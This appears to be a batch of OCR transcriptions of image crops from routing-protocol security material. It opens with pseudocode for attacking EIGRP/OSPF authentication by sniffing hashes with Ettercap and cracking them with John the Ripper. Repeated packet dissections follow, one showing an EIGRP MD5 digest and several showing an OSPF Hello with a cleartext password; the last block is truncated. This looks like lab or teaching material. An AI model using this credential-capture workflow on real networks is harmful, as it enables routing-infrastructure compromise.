
```
if authentication == true:
    if password == cleartext:
        do_attack()


    else:
        hash = get_password_hash()  # using EtterCap
        password = crack_hash(hash) # using John the Ripper
        if hash_cracked == true:
            do_attack(password)


else:
      do_attack()
```




```
     19 16.521393     196.10.10.2          224.0.0.10           EIGRP          114 Hello

⊞ Frame 6: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
⊞ Ethernet II, Src: aa:bb:cc:00:20:10 (aa:bb:cc:00:20:10), Dst: IPv4mcast_0a (01:00:5e:00:00:0a)
⊞ Internet Protocol Version 4, Src: 196.10.10.1, Dst: 224.0.0.10
⊟ Cisco EIGRP
     Version: 2
     Opcode: Hello (5)
     Checksum: 0x7385 [correct]
     [Checksum Status: Good]
   ⊞ Flags: 0x00000000
     Sequence: 0
     Acknowledge: 0
     Virtual Router ID: 0 (Address-Family)
     Autonomous System: 10
   ⊟ Authentication MD5
         Type: Authentication (0x0002)
         Length: 40
         Type: MD5 (2)
         Length: 16
         Key ID: 1
         Key Sequence: 0
         Nullpad: 0000000000000000
         Digest: e8129d1b2cd026eb28e15d021b18fa20
   ⊞ Parameters
   ⊞ Software Version: EIGRP=18.0, TLV=2.0
```




```
     19 16.521393      196.10.10.2         224.0.0.10          EIGRP          114 Hello

+ Frame 6: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:20:10 (aa:bb:cc:00:20:10), Dst: IPv4mcast_0a (01:00:5e:00:00:0a)
+ Internet Protocol Version 4, Src: 196.10.10.1, Dst: 224.0.0.10
- Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0x7385 [correct]
    [Checksum Status: Good]
  + Flags: 0x00000000
    Sequence: 0
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 10
  - Authentication MD5
      Type: Authentication (0x0002)
      Length: 40
      Type: MD5 (2)
      Length: 16
      Key ID: 1
      Key Sequence: 0
      Nullpad: 0000000000000000
      Digest: e8129d1b2cd026eb28e15d021b18fa20
  + Parameters
  + Software Version: EIGRP=18.0, TLV=2.0
```




```
    238 195.117510      196.10.10.2           224.0.0.5             OSPF            94 Hello Packet

+ Frame 183: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:10:10 (aa:bb:cc:00:10:10), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
+ Internet Protocol Version 4, Src: 196.10.10.2, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 48
      Source OSPF Router: 196.20.20.1
      Area ID: 0.0.0.0 (Backbone)
      Checksum: 0xa963 [correct]
      Auth Type: Simple password (1)
      Auth Data (Simple): c1$c0
  - OSPF Hello Packet
      Network Mask: 255.255.255.252
      Hello Interval [sec]: 10
    + Options: 0x12, (L) LLS Data block, (E) External Routing
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 196.10.10.2
      Backup Designated Router: 196.10.10.1
      Active Neighbor: 196.10.10.1
  + OSPF LLS Data Block
```




```
    238 195.117510      196.10.10.2         224.0.0.5           OSPF              94 Hello Packet

[+] Frame 183: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
[+] Ethernet II, Src: aa:bb:cc:00:10:10 (aa:bb:cc:00:10:10), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
[+] Internet Protocol Version 4, Src: 196.10.10.2, Dst: 224.0.0.5
[-] Open Shortest Path First
    [-] OSPF Header
          Version: 2
          Message Type: Hello Packet (1)
          Packet Length: 48
          Source OSPF Router: 196.20.20.1
          Area ID: 0.0.0.0 (Backbone)
          Checksum: 0xa963 [correct]
          Auth Type: Simple password (1)
          Auth Data (Simple): c1$c0
    [-] OSPF Hello Packet
          Network Mask: 255.255.255.252
          Hello Interval [sec]: 10
      [+] Options: 0x12, (L) LLS Data block, (E) External Routing
          Router Priority: 1
          Router Dead Interval [sec]: 40
          Designated Router: 196.10.10.2
          Backup Designated Router: 196.10.10.1
          Active Neighbor: 196.10.10.1
    [+] OSPF LLS Data Block
```




```
    238 195.117510      196.10.10.2          224.0.0.5            OSPF             94 Hello Packet

+ Frame 183: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:10:10 (aa:bb:cc:00:10:10), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
+ Internet Protocol Version 4, Src: 196.10.10.2, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 48
      Source OSPF Router: 196.20.20.1
      Area ID: 0.0.0.0 (Backbone)
      Checksum: 0xa963 [correct]
      Auth Type: Simple password (1)
      Auth Data (Simple): c1$c0
  - OSPF Hello Packet
      Network Mask: 255.255.255.252
      Hello Interval [sec]: 10
    + Options: 0x12, (L) LLS Data block, (E) External Routing
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 196.10.10.2
      Backup Designated Router: 196.10.10.1
      Active Neighbor: 196.10.10.1
  + OSPF LLS Data Block
```




```
    238 195.117510      196.10.10.2         224.0.0.5           OSPF          94 Hello Packet

[+] Frame 183: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
[+] Ethernet II, Src: aa:bb:cc:00:10:10 (aa:bb:cc:00:10:10), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
[+] Internet Protocol Version 4, Src: 196.10.10.2, Dst: 224.0.0.5
[-] Open Shortest Path First
    [-] OSPF Header
          Version: 2
          Message Type: Hello Packet (1)
          Packet Length: 48
          Source OSPF Router: 196.20.20.1
          Area ID: 0.0.0.0 (Backbone)
          Checksum: 0xa963 [correct]
          Auth Type: Simple password (1)
          Auth Data (Simple): c1$c0
    [-] OSPF Hello Packet
          Network Mask: 255.255.255.252
          Hello Interval [sec]: 10
      [+] Options: 0x12, (L) LLS Data block, (E) External Routing
          Router Priority: 1
          Router Dead Interval [sec]: 40
          Designated Router: 196.10.10.2
          Backup Designated Router: 196.10.10.1
          Active Neighbor: 196.10.10.1
    [+] OSPF LLS Data Block
```




```
    238 195.117510      196.10.10.2          224.0.0.5            OSPF            94 Hello Packet

+ Frame 183: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
